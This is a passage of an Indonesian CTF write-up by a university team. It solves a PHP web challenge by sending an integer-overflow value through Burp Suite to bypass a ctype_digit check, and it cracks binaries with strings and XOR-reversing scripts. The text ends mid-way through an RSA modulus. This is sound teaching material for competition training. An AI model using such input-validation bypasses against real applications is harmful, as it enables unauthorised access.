Write-Up Liga Komatik

TIM SATPAM DIGITAL


Rizky Wildansani
Gafna Al Faatiha Prabowo
Fatih Ibnu Khovi

UNIVERSITAS GADJAH MADA

Daftar Isi

Web Exploitation

- Pay me 2 win



Solusi

Buka link yang tersedia, dan ditemukan potongan source code (index.php) berikut

```
<title>Free Flag</title>
<br>
<p>
You don't have to be a rich man to buy flag because the flag is freeeeee!!!!!
<br>It costs <strong><font color=red>-0x1337$</font></strong> meaning that when you unlock it, we also give
you 0x1337$ xD.
<br><strong>So try to unlock!</strong>
<br><img src="https://s4.gifyu.com/images/bpAzH.gif"/>
<br><br>
</p>
<br>
<form method="POST" action="index.php">
<input type=hidden name=money id=money value="1"><br>
<center><button class="button" type="submit" style="vertical-align:middle"><span>Unlock!!! </span></button>
</center>
</form>


<!-- From tsu with l0v3: ?is_debug=1 -->
```

Terdapat hint yang diberikan di bagian komentar, mengikuti petunjuk pada komentar, kita mengunjungi alamat berikut:
http://ctf.asgama.online:40003/?is_debug=1

Setelah dibuka lalu di scroll ke bawah, ditemukan potongan suatu source code PHP berikut:

```php
<?php
include('secret.php');
?>
<?php
if(isset($_POST['money']) && !empty($_POST['money']))
{
    $money=$_POST['money'];
    if(ctype_digit($money))
    {
        if((int)($money+0x1337)===0)
        {
            die('<center>Money is just a number! flag > all. Here your flag: <br><font size=5 color=red>
<strong>'.$flag.'</strong></font></center>');
        }
        else
        {
            die("<strong><center>Sadly, We don't have enough money to give at this time :(</center>
</strong>");
        }
    }
    else
    {
        die('<strong><center>2k vinoy monkey?</center></strong>');
    }
}
if(isset($_GET['is_debug']) && !empty($_GET['is_debug']) && $_GET['is_debug']==="1")
{
    show_source(__FILE__);
}
?>
<!-- From tsu with l0v3: ?is_debug=1 -->
```

Dari potongan kode di atas, kita bisa menyimpulkan:

- Input money dikirim melalui metode POST.
- Nilai money harus merupakan digit numerik (ctype_digit).
- Kemudian, nilai tersebut dijumlahkan dengan 0x1337 (atau 4919 dalam desimal), dan dibandingkan apakah hasilnya === 0.
- Jika kondisi ini terpenuhi, maka flag akan ditampilkan.

Namun, karena ctype_digit() hanya menerima angka positif tanpa tanda minus, kita tidak bisa langsung mengirim nilai -0x1337 untuk membuat hasil akhir menjadi nol. Solusi untuk ini adalah mengirim nilai overflow yang jika ditambahkan dengan 0x1337 menghasilkan nol saat dikonversi ke tipe int.


Untuk mengakali pengecekan ctype_digit, kita manfaatkan integer overflow. Nilai money yang kita kirim adalah:
18446744073709546697
Nilai ini merupakan hasil dari:


$$(2^{64} + (-0x1337)) = 18446744073709551616 - 4919 = 18446744073709546697$$

Ketika nilai ini dikonversi ke int dalam konteks 64-bit integer overflow, hasil akhirnya adalah -0x1337, sehingga:

```php
(int)($money+0x1337)===0
```

Kemudian, untuk memudahkan proses exploitasi, kita menggunakan burpsuite untuk mengubah request value.






Flag

LK25{w0w_ez_0v3rfl0w}

Reverse Engineering

- Baby rev



Solusi

Unduh file baby_rev tersebut.
Lakukan command **file** untuk mendapatkan informasi mengenai ekstensi file.

```
┌──(gafnaa㉿WIN-VQ99FOIVV68)-[/mnt/e/CTF/komatik/files/ligakomatik]
└─$ file baby_rev
baby_rev: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-6
4.so.2, BuildID[sha1]=5a12bc58304adb414bce5ca5da7dea8ef1f2d723, for GNU/Linux 4.4.0, not stripped
```

Artinya, file ini merupakan file executable 64-bit Linux (ELF 64-bit).

Langkah cepat pertama dalam reverse engineering adalah mencoba melihat string literal di dalam binary tersebut, yaitu dengan command berikut:


```
┌──(gafnaa㉿WIN-VQ99FOIVV68)-[/mnt/e/CTF/komatik/files/ligakomatik]
└─$ strings baby_rev | grep "LK25"
LK25{just_0p3n_th1s_1n_n0t3p4d}
```

Dan ternyata langsung ada flag nya..

Flag

LK25{just_0p3n_th1s_1n_n0t3p4d}

- No symbols



Solusi

Kita diberikan sebuah file binary (no_symbols) yang meminta input:

```
┌──(gafnaa㉿WIN-VQ99FOIVV68)-[/mnt/e/CTF/komatik/files/ligakomatik]
└─$ ./no_symbols
Enter the flag:
```

Tujuannya adalah menemukan flag yang benar.
Setelah membuka file ini di disassembler, kami menemukan fungsi seperti ini:


```
for (i = 0; i <= 49; ++i) {
  if ((char)(v13[i] ^ 0x14) != v12[i]) {
    printf("Incorrect flag!");
    exit(1);
  }
}
```

Artinya:

- Program membaca 51 karakter input dari user ke dalam array v13.
- Tiap karakter akan di-XOR dengan 0x14 (heksadesimal untuk 20 desimal).
- Hasil XOR dibandingkan dengan array v12, yang sudah ditentukan di awal program.
- Jika semua cocok, maka input dianggap sebagai flag yang benar.

Untuk mencari flag yang benar, kita cukup membalik operasi XOR yang digunakan dalam program.

Di dalam file binary tersebut terdapat sebuah fungsi yang berisi array konstanta (disebut v12 dalam pseudocode hasil disassembly). Program akan membaca 51 karakter dari input pengguna, kemudian melakukan operasi XOR setiap karakter dengan 0x14 (heksadesimal untuk 20 desimal), lalu hasilnya dibandingkan dengan elemen-elemen di array tersebut.



Kemudian, kita menggunakan script berikut untuk membantu

```
v12 = [
    88, 95, 38, 33, 111, 102, 113, 121, 123, 98,
    37, 122, 115, 75, 103, 109, 121, 118, 36, 120,
    75, 96, 117, 118, 120, 113, 33, 75, 125, 103,
    75, 32, 75, 119, 123, 121, 121, 36, 122, 75,
    102, 113, 98, 75, 96, 102, 37, 119, 127, 105
]

flag = ''.join(chr(x ^ 0x14) for x in v12)
print("Flag:", flag)
```

Penjelasan dari kode tersebut:

- v12 adalah array yang ada di dalam binary yang digunakan untuk membandingkan input.
- Di dalam program, input user di-XOR dengan 0x14, lalu dibandingkan dengan elemen di v12.
- Untuk mendapatkan input yang benar (flag), kita cukup membalik proses itu: karakter = elemen ^ 0x14.
- Script ini mengembalikan flag yang tepat setelah proses XOR dibalik.


Terakhir, tinggal jalankan program tersebut untuk mendapatkan flag

```
PS E:\CTF\komatik> python -u "e:\CTF\komatik\wu\no.py"
Flag: LK25{remov1ng_symb0l_table5_is_4_comm0n_rev_tr1ck}
PS E:\CTF\komatik>
```

Flag

LK25{remov1ng_symb0l_table5_is_4_comm0n_rev_tr1ck}

- XOR



Solusi

Kita diberikan sebuah file binary (xor) yang meminta input:

```
┌──(gafnaa㉿WIN-VQ99FOIVV68)-[/mnt/e/CTF/komatik/files/ligakomatik]
└─$ ./xor
Welcome to the Immersive Cybersecurity Experience.
**************************************************
This is the login form to gain access to the internal interface.

Please enter the password:
```

Kemudian, kita membuka program tersebut menggunakan Ghidra untuk melakukan proses dekompilasi. Didapatkan fungsi berikut:

```
30  local_20 = *(long *)(in_FS_OFFSET + 0x28);
31  local_188 = &local_195;
32                      /* try { // try from 0010225e to 00102262 has its CatchHandler @ 0010286a */
33  std::string::string<>(local_168,"asdghkashdfclkamsdfjalxsdkjfxhcaksvjnalsckuqpoiewt",&local_195);
34  std::__new_allocator<char>::~__new_allocator((__new_allocator<char> *)&local_195);
35                      /* try { // try from 00102287 to 0010229d has its CatchHandler @ 00102917 */
36  poVar4 = std::operator<<((ostream *)std::cout,"Welcome to the Immersive Cybersecurity Experience."
37                           );
38  std::ostream::operator<<(poVar4,std::endl<>);
39  local_180 = &local_195;
40                      /* try { // try from 001022c9 to 001022cd has its CatchHandler @ 0010289c */
41  std::string::string<>(local_148,"",&local_195);
42  std::__new_allocator<char>::~__new_allocator((__new_allocator<char> *)&local_195);
43  for (local_194 = 0; local_194 < 0x15e; local_194 = local_194 + 7) {
44    for (local_190 = local_194; uVar8 = (ulong)(int)local_190,
45        uVar6 = std::string::length(local_168), uVar6 <= uVar8; local_190 = local_190 - iVar3) {
46      iVar3 = std::string::length(local_168);
47    }
48                      /* try { // try from 00102353 to 00102410 has its CatchHandler @ 00102903 */
49    pcVar5 = (char *)std::string::operator[](local_168,(long)(int)local_190);
50    std::string::operator+=(local_148,*pcVar5);
51    std::operator<<((ostream *)std::cout,"*");
52  }
53  std::ostream::operator<<((ostream *)std::cout,std::endl<>);
54  poVar4 = std::operator<<((ostream *)std::cout,
55                           "This is the login form to gain access to the internal interface.");
56  poVar4 = (ostream *)std::ostream::operator<<(poVar4,std::endl<>);
57  std::ostream::operator<<(poVar4,std::endl<>);
58  std::operator<<((ostream *)std::cout,"Please enter the password: ");
59  local_178 = &local_195;
60                      /* try { // try from 0010243c to 00102440 has its CatchHandler @ 001028b1 */
61  std::string::string<>(local_128,"",&local_195);
62  std::__new_allocator<char>::~__new_allocator((__new_allocator<char> *)&local_195);
```

```
64  std::getline<>((istream *)std::cin,local_128);
65  local_e8[0] = 0x2d;
66  local_e8[1] = 0x38;
67  local_e8[2] = 0x53;
68  local_e8[3] = 0x59;
69  local_e8[4] = 3;
70  local_e8[5] = 0x18;
71  local_e8[6] = 0x10;
72  local_e8[7] = 2;
73  local_e8[8] = 4;
74  local_e8[9] = 0x19;
75  local_e8[10] = 0x12;
76  local_e8[0xb] = 3;
77  local_e8[0xc] = 0x29;
78  local_e8[0xd] = 0xe;
79  local_e8[0xe] = 0x19;
80  local_e8[0xf] = 0xc;
81  local_e8[0x10] = 0x5d;
82  local_e8[0x11] = 4;
83  local_e8[0x12] = 0xf;
84  local_e8[0x13] = 0x16;
85  local_e8[0x14] = 0x11;
86  local_e8[0x15] = 0xc;
87  local_e8[0x16] = 6;
88  local_e8[0x17] = 4;
89  local_e8[0x18] = 0x39;
90  local_e8[0x19] = 0x5a;
91  local_e8[0x1a] = 0x5f;
92  local_e8[0x1b] = 0x2c;
93  local_e8[0x1c] = 8;
94  local_e8[0x1d] = 0x38;
95  local_e8[0x1e] = 0xe;
96  local_e8[0x1f] = 5;
97  local_e8[0x20] = 0x16;
98  local_e8[0x21] = 5;
99  local_e8[0x22] = 0x33;
100 local_e8[0x23] = 0xc;
101 local_e8[0x24] = 0xc;
102 local_e8[0x25] = 5;
103 local_e8[0x26] = 0x1f;
104 local_e8[0x27] = 0x1f;
105 local_e8[0x28] = 6;
106 local_e8[0x29] = 0xf;
107 local_e8[0x2a] = 0x17;
108 local_e8[0x2b] = 0x16;
109 local_e8[0x2c] = 0x44;
110 local_e8[0x2d] = 0x32;
```

Analisis program:

- Terdapat sebuah string panjang berisi karakter acak: "asdghkashdfclkamsdfjalxsdkjfxhcaksvjnalsckuqpoiewt"
- Program memilih beberapa karakter dari string tersebut dengan pola tertentu, lalu menyimpannya ke dalam variabel local_148. Karakter-karakter ini nantinya akan digunakan sebagai hasil pembanding akhir.
- Password yang dimasukkan pengguna akan di-XOR satu per satu dengan nilai dari array local_e8. Hasilnya kemudian disimpan di variabel local_108.
- Program akan membandingkan local_108 (hasil XOR dari input) dengan local_148. Jika sama, berarti password benar.

Karena kita tahu hasil akhirnya (local_148) dan kunci XOR-nya (local_e8), maka kita bisa membalik prosesnya. Berikut program yang kita buat untuk membantu.

```python
local_e8 = [
    0x2d, 0x38, 0x53, 0x59, 0x03, 0x18, 0x10, 0x02, 0x04, 0x19, 0x12, 0x03, 0x29, 0x0e, 0x19, 0x0c,
    0x5d, 0x04, 0x0f, 0x16, 0x11, 0x0c, 0x06, 0x04, 0x39, 0x5a, 0x5f, 0x2c, 0x08, 0x38, 0x0e, 0x05,
    0x16, 0x05, 0x33, 0x0c, 0x0c, 0x05, 0x1f, 0x1f, 0x06, 0x0f, 0x17, 0x16, 0x44, 0x32, 0x16, 0x07,
    0x51, 0x0c
]

local_168_str = "asdghkashdfclkamsdfjalxsdkjfxhcaksvjnalsckuqpoiewt"
local_148 = []
length = len(local_168_str)

for local_194 in range(0, 0x15e, 7):
    local_190 = local_194
    while local_190 >= length:
        local_190 -= length
    local_148.append(local_168_str[local_190])

password = ''.join(chr(ord(c) ^ key) for c, key in zip(local_148, local_e8))
print("flag:", password)
```

Dalam program ini, program meminta user memasukkan password sepanjang 50 karakter. Password tersebut akan di-*XOR* satu per satu dengan array kunci (local_e8) dan hasilnya dibandingkan dengan string acuan (local_148) yang dibentuk dari string local_168. Jika hasil XOR cocok, maka password benar dan ditampilkan flagnya.


```
PS E:\CTF\komatik> python -u "e:\CTF\komatik\wu\xor.py"
flag: LK25{reverse_eng1neering_14_a_hard_challenge,_no?}
PS E:\CTF\komatik>
```

Flag

LK25{reverse_eng1neering_14_a_hard_challenge,_no?}


Cryptography

- Rsa 1



Solusi:

Dalam tantangan ini, kita diberikan tiga komponen utama yang biasa digunakan dalam sistem kriptografi RSA, yaitu ciphertext (C), modulus (N), dan public exponent (E). Dari ketiga parameter tersebut, dapat diidentifikasi bahwa algoritma enkripsi yang digunakan adalah RSA


rsa1.tx
rsa2.txt
File
Edit
View
n =
5460146358417412147248829523043878237417984611495895490731799891189427461099408068782697755382745700659465894136770040714873447514646491211039822728350069002039221120146308987614286025136844560089567357910109372299398562594031869402497375795265424605620787289571989321565207808359422921318293985486789704312634629172230851659306833535187780153615054518892593214938131230840314071954107786617203948981188282990253252005979861541703928350727848103701853293923564233404048483449291280713796374297147668615988522804223480631576577707073715128342533703842150980913675658012799681575774731843549389349977365287936534707998476564357339504431638612839358093914282814270477657856345062084136585402704930924062452984009716927826681976269057923158930326380110735873715506666086031427627450725825495228912040943784627278987497908133546573083543604901933763330940965908882566819970423354937076331119777415405707162588442490342746115310986462330781467571631209829523895479